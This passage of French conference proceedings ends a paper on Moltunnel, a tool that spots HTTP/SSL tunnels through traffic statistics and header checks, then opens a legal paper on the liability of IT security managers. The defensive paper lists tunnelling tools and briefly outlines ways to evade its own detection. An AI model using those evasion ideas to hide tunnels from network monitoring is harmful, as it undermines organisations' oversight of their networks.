Le graphe ci-dessous est un histogramme de la taille moyenne des paquets reçus ou émis par un client HTTP placé derrière un relais Squid. La encore, les échanges inférieurs à 150 paquets ont été ignorés. On constate que la plupart des échanges ont une taille supérieure à 700 octets. Les deux connexions inférieures à 200 sont effectivement des tunnels (SSLTunnel et WebEx). Le cas des données entre 600 et 700 octets est plus difficile à trancher : il est à noter en particulier qu'en HTTPS, il est impossible de déterminer le contenu des échanges HTTP, et qu'en particulier l'utilisation du *KeepAlive* en HTTP 1.1 à l'intérieur de SSL peut amener, par exemple lors du chargement d'une page complexe dans la même connexion TCP, à produire de nombreux paquets



de petite taille. Pour ces échanges, il est alors intéressant de vérifier si d'autres critères peuvent confirmer la suspicion (longueur, ratio, bande passante, URL évidemment, ...).

3.6 Intervalle entre requêtes

Une métrique intéressante à analyser est l'intervalle de temps écoulé entre chaque requête, pour les serveurs accédés de manière récurrente (par exemple plus de 200 requêtes/jour) par le même client.

Si le nombre de requêtes est élevé et que l'intervalle est réduit (moins d'une minute en moyenne), il est alors intéressant de calculer l'écart-type de cet intervalle : la distribution ci-dessous montre qu'un écart type inférieur à 10 est très rare, et dans les faits, le signal de requêtes automatiques (aspirateur comme *wget*) ou de tunnels dans HTTP nécessitant qu'un « poll » régulier du serveur soit effectué.

Ce critère permet aussi par exemple de détecter l'utilisation de passerelles Chat ↔ HTTP. HTTP comme celle utilisée par le client Microsoft MSN Messenger quand il est situé derrière un relais HTTP.

4 Moltunnel


4.1 Principe et fonctionnement

Moltunnel est un logiciel développé par HSC permettant de mettre en pratique quelques unes des méthodes décrites ci-dessus.

Il est développé en C sous Unix (FreeBSD et Linux), en utilisant la bibliothèque LIBNIDS [17].

Cette bibliothèque, déjà utilisée dans de nombreux projets similaires ou connexes (*dsniff* [18], *tcpstatflow* [19], *netentropy*, *kill-p2p* [20]), permet notamment :

– D'écouter le trafic IP au travers de la bibliothèque *libpcap*.



- De réassembler de manière relativement fiable les flux TCP, et de présenter au programme les données telles qu'elles sont vues par les applications à chaque extrémité,
- De fermer brutalement une connexion écoutée en envoyant un paquet RST bien formé à chaque extrémité de la connexion.

Cette bibliothèque est donc utilisée dans *Moltunnel* pour intercepter le trafic (filtré ou non par une expression *pcap*). La liste des connexions en cours de traitement est visualisable par un socket TCP de commandes :

```
% telnet 127.0.0.1 19266
Trying 127.0.0.1...
Connected to localhost.hsc.fr.
Escape character is '^]'.

dumplist
192.70.106.70:47015->192.70.106.49:8080 : <- 18650638/21739 ->
1780562/15960 8836s)

192.70.106.49:4016->82.67.212.152:443 : <- 18650598/21928 ->
1780488/15143 8836s)

192.70.106.134:32855->192.70.106.49:8080 :
    <- 9698/13 -> 1872/6 25s)

192.70.106.134:43052->192.70.106.49:8080 :
    <- 1460/1 -> 428/1 75s)

192.70.106.68:39609->192.70.106.49:8080 :
    <- 2468/12 -> 1885/4 181s)
```

```
192.70.106.49:2595->72.14.205.19:443 :
    <- 2429/11 -> 1679/3 181s)

192.70.106.131:52116->$192.70.106.49:8080 :
    <- 39317037/27172 -> 165/1
54s)
```

Les traitements suivants sont ensuite effectués :

- Ignorer le trafic suivant les critères : adresse IP source, adresse IP destination, port destination, URL dans le cas de HTTP (filtrage par expression rationnelle),
- Dans le cas de trafic HTTP (ports à examiner paramétrables), vérification que la requête HTTP est bien formée (méthodes, syntaxe), qu'elle contient un en-tête *User-Agent*, un en-tête *Host*. Une liste noire de serveurs est paramétrable (expression rationnelle).
- Vérification pour le trafic HTTP que l'en-tête User-Agent est dans une liste autorisée (white list) ou dans une liste noire (black list) (expressions rationnelles).
- Vérification que la méthode CONNECT est utilisée sur des ports autorisés, et que le nom du serveur demandé n'est pas entièrement numérique.
- Dans le cas de trafic SSL (direct sur des ports paramétrables ou après ouverture du tunnel TCP via la méthode CONNECT), vérification que le premier paquet est bien issu du client, et que les deux premiers paquets sont bien *Client Hello* et *Server Hello* (ou *Client Handshake*, *Server Handshake* avec un sous type *Hello*).

Chacun de ces tests est désactivable en fonction de l'adresse IP source, destination ou par couple (source, destination). Dans le cas de HTTP, l'adresse destination est également cherchée dans le nom du serveur placé dans l'URI envoyée au proxy.

Chacun des tests positifs produit un avertissement dans l'erreur standard.

A la fin de chaque connexion, *Moltunnel* écrit dans un fichier plat au format CSV une ligne contenant les données suivantes :

- date de début en ms de la connexion (format Unix)
- adresse IP source, port source, adresse IP destination, port destination
- nombre de paquets reçus par le client, volume en octets reçus par le client, taille moyenne de ces paquets, intervalle moyen de ces paquets,
- mêmes informations pour les paquets envoyés au serveur,
- URI demandée dans le cas de HTTP, User-Agent

Ce fichier CSV peut ensuite être traité par des outils d'analyse basique de statistiques, écrits en Perl, qui pourront signaler :

- les connexions plus longues qu'un temps paramétrable par port destination (par exemple 1000s),
- les connexions dont le ratio upload/download est supérieur à un seuil paramétrable par port,
- les connexions dont la taille moyenne des paquets est inférieure à un seuil paramétrable par port,
- les couples (clients/serveur final) détectés plus de 200 fois, avec un intervalle moyen entre requêtes inférieur à 60 secondes et un écart type inférieur à 40 (seuils paramétrables).

Enfin les scripts effectuent un tri et une édition :

- n clients les plus consommateurs en nombre de requêtes et volumes échangés,
- n serveurs les plus accédés (nombre de requêtes, volumes échangés).

4.2 Tunnels détectés

Même avec des métriques et des recherches si simples, il est relativement aisé de détecter l'utilisation de nombreux outils cités précédemment. Les exemples ci-dessous ne sont évidemment pas exhaustifs, le principe étant évidemment d'offrir un outil générique.

4.3 Détection temps réel

- Détection de Skype utilisé à travers une connexion SSL directe :

```
09:52:39 192.70.106.104:58741->212.72.49.141:443 :
   Invalid SSL client Hello
09:52:40 192.70.106.104:58741->212.72.49.141:443 :
   Invalid SSL server Hello
```

- Détection de Skype dans un proxy HTTPS utilisant la méthode CONNECT, par au moins trois méthodes :

```
16:45:24 192.70.106.104:56478->192.70.106.49:8080 :
    CONNECT all numeric : 212.72.49.141:443
16:45:24 192.70.106.104:56478->192.70.106.49:8080 :
    No User-Agent for : CONNECT 212.72.49.141:443

 16:45:24 192.70.106.104:56478->192.70.106.49:8080 :
    No Host for : CONNECT 212.72.49.141:443
```

- Détection de *GNU-HTTPTUNNE*L par détection de l'absence d'en-tête *User-Agent* :

```
11:20:26 192.70.106.104:35205->192.70.106.49:8080 :
    No User-Agent for : POST http://roadrunner.dyn.\
    rominet.net:8080/index.html?crap=1142504424
```

- Détection de Google Talk par interception de l'en-tête *User-Agent* :

```
08:50:47 192.168.128.108:1227->192.70.106.49 :8080 :
    Bad User-Agent (Google Talk) for :
    CONNECT www.google.com:443
```

- Détection de logiciels mal configurés émettant des requêtes vers l'extérieur pour des serveurs internes (ici le cas typique d'un client Windows essayant de monter une ressource en utilisant le redirecteur WebDav) :

```
09:33:37 192.70.106.80:1027->192.70.106.49:8080 :
  Bad User-Agent (Microsoft-WebDAV-MiniRedir/5.1.2600)
  for : OPTIONS http://hsc/
```

- Utilisation d'un client MSN (ici Gaim) utilisant CONNECT :

```
09:47:28 192.70.106.103:46240->192.70.106.49:8080 :
    CONNECT all numeric : 65.54.228.31:1863
09:47:28 192.70.106.103:46240->192.70.106.49:8080 :
    No User-Agent for : CONNECT 65.54.228.31:1863
```

– Utilisation d'un protocole non autorisé sur le port 443 :
```
10:50:39 192.70.106.49:3494->81.62.237.118:443 :
    Invalid SSL trafic (Server Banner})
```

Détection statistique

– Détection de l'utilisation de WebEx pour une prise de contrôle à distance par alerte sur le ratio U/D ou D/U et la taille des paquets :
```
Wrong Ratio 0.334;1144151045.457;192.70.106.104;32840;
  192.70.106.49;
  8080;45670;80;11417;142.7;503;239;64529;270.0;191;
  "CONNECT elcb14.webex.com:443";

Small Packets 142.7 / 270.0:
1144151045.457;192.70.106.104;32840;192.70.106.49;8080;
   45670;80;11417;142.7;503;239;64529;270.0;191;
   "CONNECT elcb14.webex.com:443";
```

– Détection de l'utilisation de *SSLTunnel* par les mêmes métriques :
```
Wrong Ratio 0.992;1144163372.934;192.70.106.103;40149;
   192.70.106.49;8080;876118;501;111465;222.5;1748;505;
   86801;171.9;1734;"CONNECT smash.dyndns.org:443";

Small Packets 222.5 / 171.9:
1144163372.934;192.70.106.103;40149;192.70.106.49;8080;
   876118;501;111465;222.5;1748;505;86801;171.9;1734;
   "CONNECT smash.dyndns.org:443";
```

– Détection de l'utilisation de Google Talk à travers un relais HTTPS :
```
Small Packets 166.5 / 154.3:
1144136838.355;192.70.106.103;46236;192.70.106.49;
8080;5602559;45;7494;166.5;122660;109;16824;154.3;51399;
  "CONNECT talk.google.com:5222";
```

– Détection d'une connexion longue (3400 secondes) vers le serveur de tunnel commercial *HTTP-TUNNEL* :
```
Long connection: 1144144696.472;192.70.106.103;47894;
   192.70.106.49;8080;3422533;2901;2842855;980.0;1176;
   1;182;182.0;0;"POST http://209.8.233.161/data.htm";
```

– Connexion longue (12529 secondes) vers une passerelle HTTP ↔ IRC :
```
Long connection:
1144148340.272;192.70.106.104;58656;192.70.106.49;8080;
12529072;1895;389335;205.5;6611;1;828;828.0;0;"GET
 http://webchat.xs4all.nl/cgi-bin/ircnet/nph-irc.cgi";
```

Les analyses des requêtes multiples sont plus difficiles à analyser, on peut lister ci-dessous le tableau émis par *Moltunnel* pour les ensembles de connexion de plus de trois minutes, avec un nombre de requêtes supérieur à 10, et un écart type inférieur à 60.

Client-Serveur	Tps écoulé	Requ	Moyenne	EC
192.70.106.101-207.46.1.4	19407	978	19.84	2.87
3-192.70.106.132-www.lemondeinformatique.fr	303	356	0.85	39.07
192.70.106.132-www.lemondeinformatique.fr	303	356	0.85	39.07
192.70.106.102-www.immostreet.fr	309	403	0.77	20.29
4-192.70.106.132-www.lemondeinformatique.fr	303	356	0.85	39.07
192.70.106.102-www.3suisses.fr	238	366	0.65	26.60
1-192.70.106.132-www.lemondeinformatique.fr	303	356	0.85	39.07
192.70.106.101-207.46.1.8	1376	85	16.19	58.16
2-192.70.106.132-www.lemondeinformatique.fr	303	356	0.85	39.07
192.70.106.131-ftp.de.debian.org	599	285	2.10	37.94
192.70.106.132-www.eecis.udel.edu	185	195	0.95	15.22
192.70.106.132-ng-prod1.cisco.com	782	192	4.07	56.07
192.70.106.102-www.super-secretaire.com	656	1405	0.47	18.67
1-192.70.106.131-ftp.de.debian.org	599	285	2.10	37.94
192.70.106.132-www.networkcomputing.com	334	135	2.48	17.40
1-192.70.106.132-www.eecis.udel.edu	185	195	1.18	25.15
192.70.106.134-www.ter-sncf.com	189	276	0.69	24.17
\textbf{192.70.106.104-192.70.106.166:8080	675	854	0.79	0.32
1-192.70.106.132-www.networkcomputing.com	334	135	2.48	17.40
192.70.106.78-altern.org	217	55	3.95	53.67
192.70.106.102-sec.3suisses.fr	185	326	0.57	14.97
192.70.106.80-www.conrad.fr	241	204	1.18	25.15
192.70.106.103-smash.dyndns.org:80	1260	1119	1.13	0.85
2-192.70.106.131-ftp.de.debian.org	599	285	2.10	37.94
2-192.70.106.132-www.networkcomputing.com	334	135	2.48	17.40
192.70.106.78-www.channel4.com	182	80	2.28	43.93

Chercher les écart-types inférieurs à 5 permet de repérer trois tunnels ou assimilés effectifs :
- une utilisation très longue de MSN Messenger via la gateway HTTP 207.46.1.4,
- une utilisation de *Loophole*, reconnaissable à un écart-type très faible,
- une utilisation de *FirePass*, par le même moyen.

On voit aussi que certains sites sont à la limite du faux positif (www.super-secretaire.com) si le critère « écart-type » est trop monté, et qu'il serait intéressant de corréler ces résultats avec d'autres métriques à déterminer.

5 Limitations et bugs, évolutions

A l'heure actuelle, Moltunnel est trop dépendant des problèmes éventuels de *libnids* : certaines connexions vers le proxy (en particulier depuis Internet Explorer) n'étaient jamais détectées, ce qui pose évidemment de gros problèmes :
- pas d'analyse statistique possible,
- encombrement de la mémoire.

Un correctif permettant de pallier ce problème (envoi simultané des segments FIN par les deux parties) a été développé. Un autre problème, en cours de résolution, est l'incapacité de *libnids* à gérer des tailles de fenêtres supérieures à 64Ko : hors certaines piles TCP, dont Windows, utilisent la technique du *TCP Window Scaling* lors de gros téléchargements, ce qui aboutit à des buffers trop larges non acquittés :

```
Apr 4 15:50:29 fw libnids: Too much data in TCP receive queue,from
192.70.106.49:8080 to 192.70.106.132:35380
```

Cela pose un problème assez sérieux quand de nombreux téléchargements importants sont effectués, puisque *libnids* stoppe l'observation de la connexion.

Il est évident que les contournements possibles des détections effectuées sont nombreux :

- Correction et mise en place des en-têtes adéquats dans les logiciels de tunnels,
- Utilisation dans les logiciels d'une connexion montante et d'une descendante afin que les ratios échangés restent corrects (ce qui est déjà le cas pour *Gnu-HTTPTUNNEL*),
- Rupture de la connexion à intervalles réguliers afin de conserver des requêtes de durée normale,
- Mise en place de fausses requêtes mélangées avec celles transportant des données afin de perturber les détections liées à l'écart-type,
- Utilisation de paquets d'échange ressemblant à du SSL (cas déjà semble t-il de Skype pour certaines de ses connexions),

Un des axes d'évolution possibles, qui permettrait d'être plus générique et plus résistant, serait de faire passer les profils de connexion dans des réseaux de neurones, afin d'identifier des patterns :

- à la fois dans la connexion TCP elle-même,
- dans les connexions effectuées vers un serveur en particulier.

D'autre part, d'un point de vue plus pratique, il serait nécessaire :

- de prévoir une infrastructure agent/collecteur, dans lequel des agents d'écoute suivent les connexions TCP en de multiples points du réseau et envoient leur données à un serveur central qui effectue l'analyse statistique, avec une configuration centralisée.
- d'évaluer la possibilité d'utiliser d'autres bibliothèques que NIDS, et en particulier de valider s'il est possible d'utiliser des moteurs plus évolués tels que Snort [21] pour ce travail.

Le code de *Moltunnel* devrait être disponible sous licence BSD au second semestre 2006.

Références

1. SOCAT : `http://www.dest-unreach.org/socat/`
2. SSLTunnel : `http://www.hsc.fr/ressources/outils/ssltunnel/`
3. Stunnel : `http://www.stunnel.org`
4. FirePass : `http://www.gray-world.net/pr_firepass.shtml`
5. Gnu-HTTPTunnel : `http://www.nocrew.org/software/httptunnel.html`
6. LoopHole : `http://www.loopholesoftware.com/`
7. TotalRC : `http://www.totalrc.net/`
8. Hopster : `http://www.hopster.com/`
9. HTTP-TUNNEL : `http://www.http-tunnel.com/`
10. PingTunnel :`http://www.cs.uit.no/~daniels/PingTunnel/`
11. NSTX : `http://freshmeat.net/projects/nstx/`

12. Outil interne HSC
13. Fragrouter : http://www.anzen.com/research/nidsbench/fragrouter.html
14. NetEntropy : http://www.lsv.ens-cachan.fr/~olivain/net-entropy/
15. Aventail : http://www.aventail.com/
16. Webex : http://www.webex.com/
17. LibNids : http://libnids.sourceforge.net/
18. DSNIFF : http://monkey.org/~dugsong/dsniff/
19. Tcpstatflow : http://www.geocities.com/fryxar/
20. Kill-p2p : https://cvs.orion.education.fr/savane/projects/kill-p2p/
21. Snort : http://www.snort.org/

(In) sécurité du système d'information : quelles responsabilités ?

Marie Barel*

Juriste,
consultant spécialisée TIC
et sécurité de l'information et des systèmes
mbarel@links-conseil.net

Résumé Les risques associés à un problème de sécurité du système d'information et leurs conséquences juridiques en matière de responsabilité sont perçus par la plupart des professionnels de l'informatique et en particulier les DSI, les RSSI ainsi que les administrateurs Réseaux et Systèmes, comme une jungle peu lisible, porteuse de craintes diffuses et partant mal contrôlées. L'objectif de cette présentation est de donner à ceux inquiets au regard des responsabilités qu'ils encourent, quelques clés de décodage du système juridique susceptible de s'appliquer dans leurs activités quotidiennes de protection, de surveillance, de contrôle et de mise en conformité du réseau d'entreprise.

Ainsi, après un résumé des principes de mise en jeu de la responsabilité civile et pénale des personnes physiques et morales (section 1), nous examinerons, à travers différents cas, les principaux contextes opérationnels dans lesquels les acteurs de la sécurité de l'entreprise et, en particulier, les DSI ou les RSSI, continuent de s'interroger sur l'étendue de leur responsabilité (section 2).

Ordre juridique concerné : France

1 Notions élémentaires du droit de la responsabilité

Nous présenterons ici, de façon très résumée, les différentes voies d'action en responsabilité qui peuvent être envisagées, ainsi que les conditions auxquelles elles doivent répondre.

On distinguera ainsi la voie civile (1.1) de la voie pénale (1.2), dont on peut noter d'ores et déjà la divergence des philosophies, la première visant à une simple *réparation* pécuniaire du préjudice subi tandis que la seconde tend d'abord à obtenir la *punition* du justiciable[1].

* **Avertissement** : Le présent article reflète simplement l'opinion de son auteur et n'a pas valeur de consultation juridique. La reproduction et la représentation à des fins d'enseignement et de recherche sont autorisées sous réserve que soit clairement indiqué le nom de l'auteur et la source. Pour toute autre utilisation, contactez l'auteur à l'adresse de courrier électronique suivante : marie.barel@legalis.net

[1] Notons ici néanmoins une particularité du droit français, que l'on ne retrouve pas généralement dans les droits étrangers, qui est que le juge pénal peut *simultanément* prononcer une sanction pénale et fixer le montant d'une réparation civile (lorsque la plainte est assortie d'une constitution de partie civile destinée à demander la réparation pécuniaire du dommage). Cette situation aboutit souvent à de curieuses conséquences, tantôt une peine symbolique assortie d'indemnisations élevées, tantôt une lourde condamnation pénale assortie d'un euro symbolique à titre de réparation.

1.1 La responsabilité civile

La responsabilité civile, qui consiste en l'obligation de réparer le préjudice causé à autrui, peut avoir différents fondements ; en particulier, les sources de responsabilité qui pourront être recherchées en matière de sécurité des systèmes d'information sont :

- l'inexécution d'une obligation née d'un contrat (**responsabilité contractuelle**) – à cet égard, on rappellera ici que l'externalisation de la gestion de la sécurité du SI par contrat (infogérance), si elle permet d'organiser les responsabilités respectives du client et du prestataire en fixant l'étendue de leur responsabilité *civile* ainsi que son plafond financier, elle ne permet pas à l'inverse d'alléger la responsabilité *pénale* du responsable sécurité de l'entreprise[2], l'aménagement contractuel d'un transfert de responsabilité pénale étant inopérant en cette matière qui est « d'ordre public »[3] ;

ou (en l'absence de relation contractuelle),

- la faute : on parle ici de **responsabilité civile délictuelle ou quasi-délictuelle,** selon que la faute a été commise de façon intentionnelle ou non (par négligence ou imprudence). Dans tous les cas[4], le demandeur à l'action devra rapporter la preuve à la fois d'une faute, d'un préjudice et d'un lien de causalité, l'appréciation portée par le juge se faisant en référence au comportement de l' « homme raisonnable »..., le problème pour le DSI –ou le RSSI- étant, de ce point de vue et comme le souligne un auteur avec humour, que " le concept de *DSI raisonabilus* n'a pas encore émergé de façon très claire » !

Cette faute, source de responsabilité, peut avoir été commise :

- par soi-même ; ou bien encore ;
- par une personne qui dépend de soi : **responsabilité dite « du fait des préposés "**, telle que prévue à l'article 1384 alinéa 5. Nous verrons plus loin dans nos développements dans quelles conditions la responsabilité de l'employeur peut être engagée du fait des agissements de ses salariés, et surtout comment il peut en principe s'en exonérer.

1.2 La responsabilité pénale

La responsabilité pénale, qui est une **responsabilité personnelle** (et non assurable), oblige de supporter la peine prévue pour l'infraction qu'on l'a commise soi-même. De plus, pour être punissable, rappelons qu'il faut rapporter la preuve des trois éléments constitutifs de l'infraction[5] :

- élément *légal* : suppose l'existence préalable d'un texte incriminant et sanctionnant les agissements visés (étape de qualification de l'infraction) ;
- élément *matériel* : suppose que l'infraction s'est matérialisée par différents actes (il peut s'agir aussi de l'omission de réaliser un acte prescrit par la loi ou le règlement)

---

[2] Sur ce sujet, lirecciter2.

[3] En ce sens, la loi « Informatique et libertés » qui prévoit, en cas de sous-traitance de traitements de données à a caractère personnel, que l'entreprise qui confie ces données à un tiers porte elle-même, en tant que « responsable du traitement », toutes les obligations légales afférentes à la sécurité et la confidentialité des données. Dès lors, conformément à l'article 35 de la loi du 6 août 2004, c'est à l'entreprise cliente de prescrire au prestataire les mesures de sécurité que celui-ci doit respecter, et ce sera la responsabilité pénale de l'entreprise cliente qui sera recherchée en cas de problème.

[4] Articles 1382, 1383 et 1384 du code civil – articles qui, sur les 2328 que contient ce code représentent à eux seuls 10 % des décisions rendues par les tribunaux.

[5] Article 111-3 du code pénal. Correspond à l'adage « *nullum crimen, nulla poena sine lege* » (« pas de crime, pas de peine sans loi »).

– élément *intentionnel* : suppose la volonté (consciente et libre) de l'auteur. Il est important ici de faire la différence entre la *volonté* et le **mobile** (qui, lui, est indifférent[6]). Ainsi, la volonté détermine l'infraction alors que le mobile tente d'en justifier la commission, d'y apporter une raison, un motif. De même, lorsque la loi prévoit un *dol spécial* (par exemple, les actes de terrorisme supposent, pour emporter cette qualification, le " but de troubler gravement l'ordre public, ou la terreur "), celui-ci ne se confond pas avec le mobile : le dol spécial est invariable, pour une même infraction, quel que soit le ou les auteurs, tandis que le mobile, lui, reste personnel et varie suivant l'auteur.

Ainsi, il résulte de ce qui précède que, sur le plan pénal, la responsabilité de l'**employeur** (dirigeant de l'entreprise) ne pourra être retenue que si celui-ci a intentionnellement participé à la commission de l'infraction – ce qui constituerait un cas tout à fait exceptionnel, l'hypothèse la plus courante étant que le salarié a agi à l'insu de son employeur. Notons cependant bien ici que, comme le souligne d'ailleurs les plus éminents praticiens du droit[7], l'employeur (même en dehors de toute participation à la commission de l'infraction), qui aurait pris connaissance du délit commis par son salarié, aura le plus grand intérêt à dénoncer les faits aux autorités judiciaires, se plaçant ainsi du côté des poursuivants pour démontrer son absence d'implication dans les faits litigieux. Une abstention, voire pire le silence « en connaissance des faits », pourrait à l'inverse faire revêtir à l'employeur l'habit du complice ou, mais de manière encore plus improbable, la qualité de coauteur (à condition de prouver dans ce cas que la fourniture de moyens ayant concouru à l'infraction a été faite avec l'intention de commettre le délit).

Il convient également de souligner, pour la suite des développements, que les **personnes morales (entreprises)** ne peuvent être pénalement poursuivies que lorsque la loi ou le règlement le prévoit expressément, conformément à l'article 121-2 du code pénal. Par exemple, l'article 323-6 du code pénal prévoit que les personnes morales peuvent être déclarées responsables des infractions définies aux articles 323-1 et suivants (entrave ou atteintes aux systèmes et aux données informatiques).

Enfin, et surtout, la question de savoir si les **DSI*** et les **RSSI*** encourent une responsabilité pénale conduit à se pencher sur le mécanisme de la **délégation de pouvoir** « qui a pour objet et pour effet d'opérer un transfert de la responsabilité pénale du chef d'entreprise vers le préposé délégataire »[8].

La question de la délégation de pouvoir et de la responsabilité pénale du DSI/RSSI. –

[6] Pour une affirmation du caractère inopérant du mobile en tant que fait justificatif d'une infraction, on peut citer dans le domaine SSI :

Soc. 1er octobre 2002, Gaz. pal. 20 avril 2003, p. 33, note Tessalonikos > au sujet d'un salarié qui avait voulu critiquer les choix de sa direction informatique en matière de sécurité ; à l'appui de ses critiques sur le dispositif en place, ledit salarié avait procédé à des tests d'intrusion sans autorisation de sa hiérarchie et accédé à des données auxquelles il n'était pas habilité à accéder avec son propre mot de passe. Confirmation de son licenciement pour faute grave.

[7] Par exemple, Me Alain Benssousan à l'occasion de la table ronde sur la « gestion de crise » (Eurosec 2005) ou Me Oliver Iteanu dans le cadre du Salon juridique de l'Internet et du numérique, édition 2004 – conférence sur » la responsabilité du RSSI dans l'entreprise ».

[8] Ainsi, le mécanisme en question ne joue que dans le cadre de relations hiérarchiques organisées dans une entreprise ou un groupe d'entreprises et ne peut en aucun cas, comme nous l'indiquions plus haut, s'appliquer entre une société cliente et le salarié d'un tiers (infogérant par exemple).

Ainsi, comme a pu l'exposer précédemment Me Isabelle Renard [REN], les DSI et les RSSI encourent bien, en tant que spécialistes de la sécurité des systèmes d'information, une responsabilité pénale sous réserve que ceux-ci aient été investis dans ce domaine d'une délégation de pouvoir valable.

Pour ce faire, la preuve de la délégation qui doit être rapportée par le chef d'entreprise – et dont les fondamentaux du régime ont été fixés, en l'absence de dispositions légales y afférent, par les tribunaux eux-mêmes – consiste en la réunion de trois éléments qui caractérisent le transfert de compétences envers la personne délégataire :

1. *autorité* : signifie que la personne investie de la délégation doit avoir un pouvoir de commandement tel que les salariés appliquent ses directives. Ainsi, dans le cadre du SI*, le délégataire doit par exemple être en position de faire respecter les modalités d'utilisation des ressources informatiques définies dans la charte de l'entreprise. A cet égard, Me Renard, dans son article précité, s'interroge à juste titre sur le point de savoir si un RSSI peut être valablement muni d'une délégation de pouvoir, « *puisque généralement cette fonction ne s'accompagne pas de pouvoir hiérarchique* » ;
2. *compétences* : en matière de SI, s'ajouteront ici aux compétences techniques la connaissance et la maîtrise des textes légaux dont le DSI ou, éventuellement le RSSI, aura la charge de contrôler l'application ;
3. *moyens* : vise en particulier le budget alloué au délégataire pour mettre en œuvre les mesures nécessaires pour maîtriser les risques identifiés de l'entreprise.

Au-delà de ces conditions de validité de la délégation de pouvoir, d'autres exigences portant sur *l'objet* de la délégation doivent encore être satisfaites :

- la délégation doit être précise (à cet égard, si aucune règle de forme n'est en principe requise-la jurisprudence admettant même les délégations verbales dès lors qu'elles sont dépourvues d'ambiguïté -, le délégataire en matière de SI aura ici intérêt à exiger un écrit très précis quant à l'étendue de sa mission et quant au champ exact de la délégation de pouvoir), et
- elle doit revêtir un caractère de permanence (pas de délégation à une personne occupant temporairement le poste).

Enfin, d'après la jurisprudence, le chef d'entreprise est tenu d'informer le salarié des conséquences produites par la délégation de pouvoir, à savoir un transfert de responsabilité pénale, mais il n'est a priori pas nécessaire que le salarié l'ait formellement acceptée pour que celle-ci soit valable (par contre l'expression d'un refus ne permettrait pas que la délégation produise d'effet).

En dernier lieu, notons également que, depuis une jurisprudence relativement récente (Cass. Crim.* 30 octobre 1996), la sub-délégation de pouvoir est possible dès lors que le sub-délégataire est lui-même pourvu de la compétence, de l'autorité et des moyens nécessaires pour exercer sa mission. Ainsi, un DSI pourrait déléguer en partie ses pouvoirs à un autre salarié : le RSSI par exemple, ou plus vraisemblablement et dans le cadre de grands groupes, aux responsables informatiques chargés de départements ou de filiales (sous réserve du principe de non cumul des délégations de pouvoir[9]).

Ainsi, pénalement responsable sous réserve de délégation de pouvoir valide, on sait pourtant combien la mission de la DSI se complexifie au fil de l'adoption de nouvelles réglementations et normes internationales, ce qui rend chaque jour plus difficile la maîtrise d'un SI devenu la source potentielle d'infractions de plus en plus variées, parmi lesquelles :

[9] Suivant ce principe, pour une filiale ou un département déterminé, une seule personne devra être investie du pouvoir.

- le téléchargement illicite de logiciels ou fichiers protégés par le droit d'auteur au sein de l'entreprise ;
- le manquement au respect de l'obligation de sécurité afférente aux données à caractère personnel[10] traitées par l'entreprise (données clients comportant des informations financières par exemple) ; et
- toutes les infractions pénales susceptibles d'être commises par les salariés sur le réseau en utilisant les moyens de l'entreprise (diffamation, trafic d'images pédophiles, fuite d'informations confidentielles, etc.).

Pour mesurer de manière plus concrète le risque de voir engager cette responsabilité « du fait du système d'information », nous envisagerons maintenant de traiter succinctement plusieurs hypothèses tirées du contexte opérationnel en matière de SSI.

2 Cas de mise en jeu de la responsabilité dans différents contextes opérationnels SSI

Les cas de responsabilité civile ou pénale envisagés dans le cadre du présent article traiteront des hypothèses suivantes :

- *préjudice causé à un tiers* au travers du système d'information
- responsabilité engagée *du fait d'un salarié*
- responsabilité *du fait des mesures de surveillance opérées sur le réseau d'entreprise*
- responsabilité engagée *en raison d'un défaut de mise en conformité à la réglementation.*

2.1 De la responsabilité civile ou pénale du *fait d'un préjudice causé à un tiers* au travers du système d'information de l'entreprise

Cas du défaut de sécurisation d'un traitement de données à caractère personnel L'hypothèse posée est la suivante : une entreprise enregistre les réponses de ses clients à un questionnaire en ligne sur son site web dans un fichier non protégé auquel un tiers parvient à accéder. Il est précisé que ce fichier contient des données à caractère personnel et qu'il procède d'une collecte de données loyale et ayant rempli les formalités préalables de déclaration auprès de la CNIL.

Dans ce cadre, il est nécessaire de définir en premier lieu qui est le « responsable du traitement », au sens de la loi « Informatique et libertés ». La loi du 6 janvier 1978, modifiée par la loi n° 2004-801 du 6 août 2004, le définit en son article 3-I comme celui qui détermine les finalités et les moyens du traitement considéré. Il ne s'agit donc pas, d'une manière générale, du service informatique ni du sous-traitant technique[11] qui a la charge de gérer ces traitements, mais bien de l'entreprise propriétaire de ces traitements et à travers elle, son représentant légal.

Ensuite, il convient de rappeler quelles sont les obligations qui pèsent sur le responsable d'un traitement de données à caractère personnel en matière de sécurité du fichier. Sur ce point, c'est l'article 34 de la loi précitée qui prévoit que :

« *Le responsable du traitement est tenu de prendre toutes précautions utiles (. . .) pour préserver la sécurité des données et, notamment, empêcher qu'elles soient déformées, endommagées, ou que des tiers non autorisés y aient accès.* »

[10] Pour une définition, voir l'article 2 de la loi n° 2004-801 du 6 août 2004 modifiant la loi historique « Informatique et libertés » du 6 janvier 1978 : `http://www.cnil.fr/index.php?id=300`

[11] Voir nos précédentes remarques concernant la responsabilité de l'infogérant SSI et les dispositions de l'article 35 de la loi du 6 août 2004.

En cas de manquement cette obligation de sécurité et de confidentialité des données, le législateur a prévu une peine de 5 ans d'emprisonnement et 300.000 euros d'amende (art. 226-17 du code pénal). Toutefois, en l'absence de prescriptions techniques précises, c'est au responsable du traitement de déterminer les mesures à mettre à œuvre, en fonction « *de la nature des données et des risques présentés par le traitement.* »

